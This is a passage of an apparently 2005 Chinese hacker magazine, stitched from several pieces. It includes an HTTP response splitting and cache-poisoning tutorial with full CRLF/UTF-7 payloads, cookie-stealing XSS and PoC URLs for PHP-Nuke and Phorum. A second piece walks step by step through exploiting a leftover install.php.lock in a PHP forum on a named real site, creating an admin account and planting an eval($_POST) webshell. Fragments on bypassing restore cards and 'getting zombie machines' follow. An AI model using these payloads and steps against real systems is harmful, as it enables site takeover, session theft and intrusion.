1、跨站脚本攻击（XSS）：这是一个非常普通和老式的漏洞，它可以让用户通过运行了一段javascript或者html代码后，可以截取该用户的cookie和session。但是到现在，通过一些重定向脚本发起一次XSS 攻击是很困难的，尤其是当用户使用最新补丁的IE 浏览器的时候，除非位置头是完全控制的。但是当结合HTTP 响应头攻击确是可以非常简单实现，即使只是部分控制位置头。

2、WEB 缓存中毒（我们称之为WEB 损耗）：这是一个新的攻击技术，攻击者强迫服务器高速缓存中记录了第二次HTTP 请求，而服务器中的高速缓存记录的第二次请求是经过攻击者精心构造的。这将成功的对目标站点进行损耗，当其他人访问目标站点时，他们仅仅读取了高速缓存里的数据，造成站点被“黑”的假象。当

然，除了站点损耗之外，攻击者也可以偷取用户的session和cookie。

3、通过对用户的攻击：这是第二种方式的一个特殊情况。它对单个用户的欺骗、对服务器单个页面的损耗，和暂时的磨损，也可以偷取到特定用户的session和cookie。

4、劫持具体用户的页面敏感信息：攻击者欺骗服务器，并取得敏感用户的权限，并进入其用户的状态，访问到一些秘密信息。

5、浏览器高速缓存中毒：这也是一项最新的攻击方式，它这和跨站脚本攻击方式有点类似，唯一的差别就是攻击者强迫浏览器高速缓存中记录一个长和持续的磨损的网页，直到浏览器的高速缓存已经清洁。

对于这些技术我将在后面一一作介绍。

三、WEB 高速缓存中毒的实现

由于这是一个新兴的技术，所以这个段落我将对WEB高速缓存中毒的实现做进一步的分析。

1、毒害反向代理高速缓存：即电子涂写。在这种方式中，攻击者将直接面向网站。当然最厉害的手法是磨损该网站的首页，这样所有客户端将都受到影响，这也是最漂亮的手段，但是这样很容易被发现。

2　毒害一台中间高速缓存服务器：迂回。这种方式被发现是很困难的，中间缓存服务器是有很多的，而且漏洞服务器不可能占有所有的中间缓存服务器，这些服务器很有可能不是在同一个地方，比如我们攻击台湾的站点，我们很有可能会先攻击一台位于美国的中间缓存服务器，即使被调查到了也是要很久的，也许我们早就有时间把所有的信息给清除。

3、毒害浏览器高速缓存：一针见血。攻击者很有可能会瞄准到一个特殊用户，例如从一个很富有的用户那里偷取到证书，这样的攻击将会变得很独特而且很难实施。因为，它不同于跨站脚本攻击，而且被毒害的页面要始终保持在高速缓存中以等待受害者（即你所瞄准的用户）来装载，有时候受害者从来都不会登陆到那个页面，或者是受害者浏览器禁止了JAVA脚本的执行等等，都会造成无法成功。

四、HTTP 响应头漏洞攻击基本技术

HTTP响应头攻击把代码嵌入到用户信息中并放在HTTP头部，也发生在把用户信息和代码嵌入到重定向到的URL中，或者把脚本嵌入到cookie值或者name里。在第一条响应中，重定向的URL是HTTP响应头的一部分，第二条响应是确定cookie，cookie中的name/value是响应头中set-cookie的一部分。

由于攻击的特殊性，在实现攻击前，我们先来了解一下这两个字符的编码：

CR = %0d = \r

LF = %0a = \n

比如，我们考虑以下jsp页面(/isno.jsp)，内容如下：

```
<%response.sendRedirect("/isno.jsp?lang="+request.getParameter("lang"));%>,
```

假如使得request.getParameter("lang")=ivory，程序将会重定向到 /isno.jsp?lang=ivory。通常一个标准的HTTP请求会如下：

```
HTTP/1.1 302 Moved Temporarily\r\n
Date: Wed, 1 Mar 2005 12:53:28 GMT\r\n
Location: http://192.168.0.1/isno.jsp?lang=ivory\r\n
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40
PDT 2003 271009 with\r\n
Content-Type: text/html\r\n
Set-Cookie: JSESSIONID=1pMRZOiOQzZiE6Y6iivsREg82pq9Bo
1ape7h4YoHZ62RXjApqwBE!-
1251019693; path=/\r\n
Connection: Close\r\n
<html><head><title>302 Moved Temporarily</title></head>
\r\n
<body bgcolor="#FFFFFF">\r\n
<p>This document you requested has moved temporarily.</
p>\r\n
<p>It's now at <a
href="http://192.168.0.1/isno.jsp?lang=ivory">http://192.168.
0.1/isno.jsp?lang=ivory</a>.</p>\r\n</body>\r\n</html>\r\n
```

这样我们能清楚的看出lang所赋的值被嵌入在Location响应头中。好，我们来实行HTTP响应头攻击，再将lang赋值，这次并不是ivory，而是给另外一个东西。

```
/isno.jsp?lang=Allyesno%0d%0aContent-Length:
%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:
%20text/html%0d%0aContent-Length:%2024%0d%0a%0d%0a<html>
I' m%20isno!</html>
```

这样的话，HTTP将会如下发送：

```
HTTP/1.1 302 Moved Temporarily\r\n
Date: Wed, 1 Mar 2005 15:26:41 GMT\r\n
Location: http://192.168.0.1/isno.jsp?lang=Allyesno\r\n
Content-Length: 0\r\n

HTTP/1.1 200 OK\r\n
Content-Type: text/html\r\n
Content-Length: 24\r\n
<html>I' m%20isno!</html>\r\n

Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40
PDT 2003 271009 with\r\n
Content-Type: text/html\r\n
Set-Cookie: JSESSIONID=1pwxbgHwzeallFyaksxqsq92Z0VULc
QUcAanfK7ln7lyrCST9UsS!-
1251019693; path=/\r\n
Connection: Close\r\n
<html><head><title>302 Moved Temporarily</title></head>
\r\n
<body bgcolor="#FFFFFF">\r\n
<p>This document you requested has moved temporarily.</
p>\r\n
<p>It's now at <a href="http://192.168.0.1/isno.jsp?
lang=Allyesno\r\n
Content-Length: 0\r\n
HTTP/1.1 200 OK\r\n
Content-Type: text/html\r\n
Content-Length: 24\r\n
&lt;html&gt;I' m%20isno!&lt;/html&gt;">http://192.168.0.1/
isno.jsp?lang=Allyesno\r\n
Content-Length: 0\r\n
HTTP/1.1 200 OK\r\n
Content-Type: text/html\r\n
Content-Length: 24\r\n
&lt;html&gt;I' m%20isno!&lt;/html&gt;</a>.</p>\r\n
</body></html>\r\n
```

两次HTTP包不同的地方我用黑体颜色标识出来了，但是这里我还是作一些解释。这里提交了两个请求，第一个指向的URL是：

```
/isno.jsp?lang=Allyesno%0d%0aContent-Length:
%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:
%20text/html%0d%0aContent-Length:%2024%0d%0a%0d%0a<html>
I' m%20isno!</html>
```

第二个指向的URL是/index.html，这样服务器会给第一个请求匹配到第一个响应：

```
HTTP/1.1 302 Moved Temporarily\r\n
Date: Wed, 1 Mar 2005 15:26:41 GMT\r\n
Location: http://192.168.0.1/isno.jsp?lang=Allyesno\r\n
Content-Length: 0\r\n
```

对第二个请求(/index.html)自动匹配到第二个响应：

```
HTTP/1.1 200 OK\r\n
Content-Type: text/html\r\n
```

```
Content-Length: 24\r\n
&lt;html&gt;I' m%20isno!&lt;/html&gt;</a>.</p>\r\n
</body></html>\r\n
```

这样，攻击者就成功的愚弄了服务器。我们可以看出，上面这个例子非常的简单而且无知，这是最简单的利用方法，当然实际的情况会更复杂，更会出现一些问题，我们将在下面的部分讨论实战中要考虑到的因素。

五、从实际出发——把绊脚石踢开

1、错误处理机制

“错误处理”曾是IIS漏洞的一个漏洞点，在IIS5.0中，它允许客户端定制一个脚本来处理HTTP错误信息，而不是给出真正的错误页面。举例来说，当用户请求一个资源，而该资源不存在的时候，会出现“资源无法访问（你所找的页面不存在)”（HTTP状态404)，而同时IIS5.0允许产生一个脚本代码响应给用户，这个代码可以是静态的HTML，也可以是动态的ASP等等。因此，这里就会产生一个HTTP响应头拆分漏洞，但是只是针对IIS5.0。

2、字符过滤器的绕过

另一个要面对的问题就是，一些应用程序会过滤掉一些用户输入的非法字符。特别是对一些非ASCII字符作严格的过滤。例如ASP.NET 1.0/1.1会尝试对数据进行UTF-8编码，如果在UTF-8中不符合的数据将会自动丢失；ASP.NET 1.1不允许有'<'字符出现在一些数据的后面。而我们在构造header头的时候，基本上都不会出现被过滤的情况。关键就是对body请求的构造，因为这个地方会出现一些让字符过滤器过滤的字符。绕过的方法当然就是对body处进行UTF-7进行编码(RFC 2152 – [1])，这种编码方法可以对任意的Unicode字符编码到“A-Z”，“a-z”，“0-9”，“/”，“-”，“+”中，这样可以让过滤器对我们提交的数据无法过滤。具体实现的方法如下：

（1）修改第一处：

```
Content-Type: text/html;charset=utf-7
```

（2）修改第二处：

```
将<html><body><script>alert('get,cookies:'+document.cookie)</script></body></html>
```

编码后成为：

```
+ADw-html+AD4-+ADw-body+AD4-+ADw-script+AD4-alert('get,cookies:'+-document.cookie)+ADw-/script+AD4-+ADw-/body+AD4-+ADw-/html+AD4-
```

（3）使请求的URL长度尽量缩小。

六、对高速缓存中毒的分析，跨站脚本在IE中的利用

要使高速缓存中毒，我们必须要提交Last-Modified的HTTP响应头，并指明一个将来的日期。我用实例来说明一下对高速缓存中毒的攻击，代码如下：

```
./isno.jsp?lang=%0d%0aContent-Type:%20text/html%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLast-Modified:%20Wed,%2013%20Jan%202006%2012:44:23%20GMT%0d%0aContent-Length:%2046%0d%0aContent-Type:%20text/html%0d%0a%0d%0a<html><font color=red>I' m%20isno!</font></html> HTTP/1.1
```

另外一个更实际的例子，对APACHE/2.0的攻击（APACHE很容易实现HTTP响应头拆分攻击，作为范例最好不过了）：

这次攻击将发送三条请求，第一条用来迫使服务器对资源的高速缓存无效，第二条请求将利用HTTP响应头攻击，使得Apache自动连接第三条响应和第二条响应。攻击具体如下：

第一次请求：

```
GET http://192.168.0.1/index.html HTTP/1.1（由于apache不对"/"进行缓存）
Pragma: no-cache
Host: 192.168.0.1
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

第二次请求：

```
GET http://192.168.0.1/isno.jsp?lang=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLast-Modified:%20Mon,%2027%20Oct%202003%2014:50:18%20GMT%0d%0aContent-Length:%2046%0d%0aContent-Type:%20text/html%0d%0a%0d%0a<html>I' m%20isno!</html>
HTTP/1.1
Host: 192.168.0.1\r\n
User-Agent: Mozilla/4.7 [en] (WinNT; I)\r\n
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
Accept-Encoding: gzip\r\n
Accept-Language: en\r\n
Accept-Charset: iso-8859-1,*,utf-8\r\n
```

第三次请求：

```
GET http://192.168.0.1/index.html HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

另外注意的地方：比如IE EXPLORER 6.0 (SP1)，由于一些机制的影响，我们不能直接的象上面那样输入，要稍微想点办法，由于其缓冲区边界为1024个字节，所以它读取第一条请求使用了1024个字节，所以第二个请求必须要从1024个字节开始为边界，所以我们提交的会是下面这样的：

```
http://192.168.0.1/isno.jsp?lang=%0d%0aConnection:%20Keep-Alive%0d%0a%0d%0aAAAAAAAA
…［填充1024个A］… AAAAAAAAAAAAAAHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aLast-Modified:%20Sun,%2023%20Nov%202003%2014:05:11%20GMT%0d%0aContent-Length:%2028%0d%0a%0d%0a<html>Hacked-by-isno!</html>
```

同样的思路，对于跨站脚本攻击的提交会是这样的：

```
http://192.168.0.1/isno.jsp?lang=%0d%0aConnection:%20Keep-Alive%0d%0a%0d%0aAAAAAAAA
…［填充1024个A］… AAAAAAAAAAAAAAHTTP/1.1%20200%0OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2052%0d%0a%0d%0a<html><script>alert(document.cookie)</script></html>
```

这里一定要谨慎。

七、通过对用户的攻击——理论分析

Squid 2.4和ISA/2000允许用户分享与服务器的连接，这样的话，很有可能存在一个HTTP响应头拆分漏洞的隐患，可以提交两次对服务器的请求，如果这两次请求存在一个延迟，这时攻击者要断开和服务器的连接，而受害的用户再给出一个对服务器的请求的时候，这样就产生了一个攻击。

我们可以看出，这样的攻击，要求对与服务器断开连接的时间上做很好的控制，特别是当两次请求包的延迟比10毫秒还低的时候（在Squid 2.4上证明了这一点)。对于ISA/2000来说，攻击方式稍微要简单些，因为两个用户可能分享相同的TCP连接，所

以并不需要攻击者断开与服务器的连接。

八、劫持用户页敏感信息

这个有点类似于我们所说的中间人攻击。这时候攻击者充当着两个角色：对用户来说他充当了服务器的角色，对服务器来说他充当了用户的角色，然后象一个审查员一样的工作，这样不仅可以劫持到用户的敏感信息，而且同样可以进行篡改和添加。

九、实际的安全漏洞两则

以下我会举出一些更具体的例子来加深一下印象。

1、PHP--NUKE 7.6 及更低版本 HTTP 响应拆分漏洞

起因是应用程序没有正确的过滤用户提供的输入。远程攻击者可以利用这个漏洞影响或错误的显示 WEB 内容服务，缓存或解释的方式，这可能帮助诱骗客户端用户，导致跨站脚本，缓存破坏或页面劫持等漏洞。

攻击手法如下：

```
    http://localhost/modules.php?name=Surveys&pollID=1&forwar
der=%0d%0a%0d%0a%3Chtml%3EHELLO I AM VULNERABLE TO HTTP
RESPONSE \
    SPLITTING%3C/html%3E&voteID=1&voteID=2&voteID=3&voteID
=4&voteID=5
```

```
    http://localhost/modules.php?name=Surveys&pollID=1&forwarder
=%0d%0a%0d%0a%3Chtml%3E<title>This is a spoofed site </title>
<body bgcolor=black><font size=10 color=blue> \
```

2、Phorum HTTP 响应拆分漏洞

由于没能正确的验证传送给 Location 参数的输入，攻击者可能向 HTTP 首部中注入恶意的字符。这可能导致在受影响站点的用户浏览器会话中执行任意 HTML 和脚本代码，进而展开各种攻击，如跨站脚本、破坏 WEB 或浏览器缓存、劫持页面等。

攻击手法如下：

```
    http://[server]/phorum5/search.php?forum_id=0&search=1&
body=%0d%0aContent-Length:%200% \
    0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-Type:
%20text/html%0d%0aContent-Length:%203 \
    4%0d%0a%0d%0a<html>Scanned by \
    PTsecurity</html>%0d%0a&author=1&subject=1&match_forum
=ALL&match_type=ALL&match_dates= \
    30
```

十、后记

感谢我的一些朋友。

黑客手册投稿须知

《黑客手册》是非安全旗下的一本附带光盘的纸张媒体，我们的口号是：GG 看手册，MM 玩光盘；我们的宗旨是做科普＋娱乐的黑客安全媒体。《黑客手册》所有栏目开放，面向各位朋友征稿。你的经验、灵感、想法、实例，都可以一写，不要犹豫和担心，不尝试怎么知道投稿也是一种别样的快意人生呢。

我们欢迎短小精悍的文章（200 到 600 字），只要你说明白了；我们欢迎新鲜出炉的漏洞文章(600 到 3000 字)，字数只是个大致框定，视具体情况而定；我们欢迎你的投稿……

1 图片要求：

不管什么格式的图片，只要图片清晰即可。图单独存放在一个“图片”文件夹打包，并标识好图号。

2 文章格式：

TXT 和 DOC 均可，可以把图插在 DOC 文档中。并把图号插入位置标识在文章中。

3 投稿信箱：

nohack@nohack.cn

hope_wym@sina.com

4 反对

《黑客手册》强烈反对抄袭和一稿多投，一切后果自负。

5 申明

在未经《黑客手册》许可的前提下，作者不得将刊登的文章发布于网络或者其他媒体，敬请相互尊重。

《黑客手册》编辑部　　2005 年 6 月

install.php.lock 对蓝魔的潜在威胁

文 philoes[B.C.T]

蓝色魔法论坛是一款很不错的文本PHP论坛，前段时间公布了一个注册过滤不严的漏洞，导致可以直接注册一个管理员，然后通过后台可以得到WEBSHELL。今天我给大家介绍的是其安装后，被锁定的install.php文件(即install.php.lock文件)未删除所导致的严重威胁。废话不多说了，还是给大家利用的方法吧 。

蓝色魔法论坛运行install.php一路安装后，install.php文件被重命名为install.php.lock。大家知道无论是在WINDOWS下还是在Linux下，该文件还是会以PHP来解析执行的，所以导致我们可以利用该文件创建一个管理员。install.php文件安装分四步执行安装。第一步检查状况；第二步创建用户和帖子目录；第三步写入管理员信息；第四步初始化必要的数据。由此可见关键是第三步了。这里我们不能直接通过这四步来写管理员了，因为在install.php.lock文件里的内容是以install.php来往下执行的。也就是说我们在install.php.lock界面里点下一步时，再也不是运行install.php.lock文件了，而是install.php文件了。 下面还是看看第三步的代码：

```
if ($check) {
    writetofile('datafile/superadmin.php',"<?
\$admin_name='$MEMBER_NAME'; \$admin_password='';");
    writetofile("$userdir/".urlencode($MEMBER_NAME).".
php","<?exit;?>$MEMBER_NAME|".md5($MEMBER_PASS).
"||$EMAIL||".time()."||||||0||none|||0|||||||||||||");
    $newuserfile = "datafile/newuser.php";
    if (file_exists($newuserfile)) $newuserinfo=readfromfile
($newuserfile);
    else $newuserinfo="|0|0";
    $newuser_info=explode("|",$newuserinfo);
    $newuser_info[1]++;
    $newuser_info[0]=$MEMBER_NAME;
    writetofile($newuserfile,$newuser_info[0]."|".
$newuser_info[1]."|".$newuser_info[2]);
  writetofile('datafile/userlist.php',$MEMBER_NAME."\n",'a');
```

代码中最关键的就是通过检测后，向用户目录写入管理员信息文件。到这里我们只要在IE里提交所需要的变量就可以通过检测了。这里管理员的信息变量有：$MEMBER_NAME(用户名)，$MEMBER_PASS(密码),$MEMBER_PASS_TWO(确认密码),$EMAIL(信箱),$EMAIL_TWO(确认信箱)。还有就是$userdir(用户目录)、$forumdir(帖子目录)这两个变量，可以通过直接访问install.php.lock文件来得到。建议大家还是去看看install.php文件。说到这里，大家可能都已经明白了。我以实例来讲解。以http://site.pchome.net/bmb_bbs/(Linux系统)为例，获得WEBSHELL的步骤：

一、直接访问http://site.pchome.net/bmb_bbs/install.php.lock，得到$userdir=/db/htdocs/site/bmb_bbs/pw_UserDir，$forumdir=/db/htdocs/site/bmb_bbs/pw_Data。

二、提交http://site.pchome.net/bmb_bbs/install.php.lock?step=3&userdir=/db/htdocs/site/bmb_bbs/pw_UserDir&forumdir=/db/htdocs/site/bmb_bbs/pw_Data&MEMBER_NAME=laop&MEMBER_PASS=119119&MEMBER_PASS_TWO=119119&EMAIL=philoes@qq.com&EMAIL_TWO=philoes@qq.com，这样就写入了一个用户名为：laop，密码为：119119，信箱为：philoes@qq.com的管理员（图1）。




图1

三、打开http://site.pchome.net/bmb_bbs/adminindex.php，填上添加的用户名和密码就可以登陆后台了。事先申明，这个用户是不能在首页进行登陆的，因为没有初始化数据。

四、这里得WEBSHELL的方法应该不止一种，我直接给出一个比较简单的方法。直接到语言风格栏的注册欢迎短信息里，在其后面添加：'?><?eval($_POST[p]);?>，如图2所示。




图2

保存后，http://site.pchome.net/bmb_bbs/datafile/welcome.php就是后门地址了，明眼人一看就知道插入的是lanker的一句话木马。至此，我们已经拿到WEBSHELL了，用lanker客户端就可以控制了（图3）。




图3

这里只是拿蓝色魔法论坛为例，我想还应该有别的论坛也存在相同的问题，大家自己去发掘。上面所涉及到的没什么技术可言，写这篇文章主要是告诉大家，要注意每个细节，不要给别人留下可利用的东西。文章难免有错误，希望大家斧正。

（文章中用到的lanker的cs php后门已收录在本期光盘中）

雕虫小技 跳过还原卡的重启

重启也可以跳过还原卡？是的，我们只要在关机对话框中选择“重新启动计算机”，然后按住Shift，再用鼠标点击“是”。这样我们重启的时候就会跳过还原卡。

不下厨房，是很难体会到与锅碗瓢盆打交道的乐趣。以前看到家人下厨忙碌的时候，觉得油烟、滑腻腻的肥肉让我想起就皱眉头。终于有一天，20多年来，我第一次系上围脖，拿起菜刀，开始回旋于酱醋油米姜葱蒜之时，才体会到做菜也有创造的快乐。菜谱的组合很多，就看如何搭配，既不能脱离于实际，又得充分发挥想象力。下面，按照传统文章思路来“迂回联系”的教条一下，Hacker厨房正是同样的道理，工具是S的东西，而思想是活的，我们要凌驾于工具之上，让工具在我们的打围猎杀中闪耀出光芒锋利的特长。需要说明的是，Troy和本栏目合并了，因为木马也是一种工具。

旁注入侵专用程序

——让菜鸟也肉鸡成群

图/文 网路游侠

在网上常常听到菜鸟吆喝：各位大侠，俺怎么才能拥有一只自己的肉鸡啊？嘿嘿，还叫得悲悲戚戚的，让俺听了心里怪同情的，要不俺现在就给各位小菜介绍一个快速拿到肉鸡的方法吧，且听游侠道来：俗话说，心急吃不得热豆腐，今天俺就要和各位小菜一起吃顿“快餐热豆腐”！

好了，不说废话了，否则各位小菜等不及了，估计老编也准备扣俺的口水费了，hoho…

打开软件；相信各位菜鸟也知道怎么用吧？如图1。

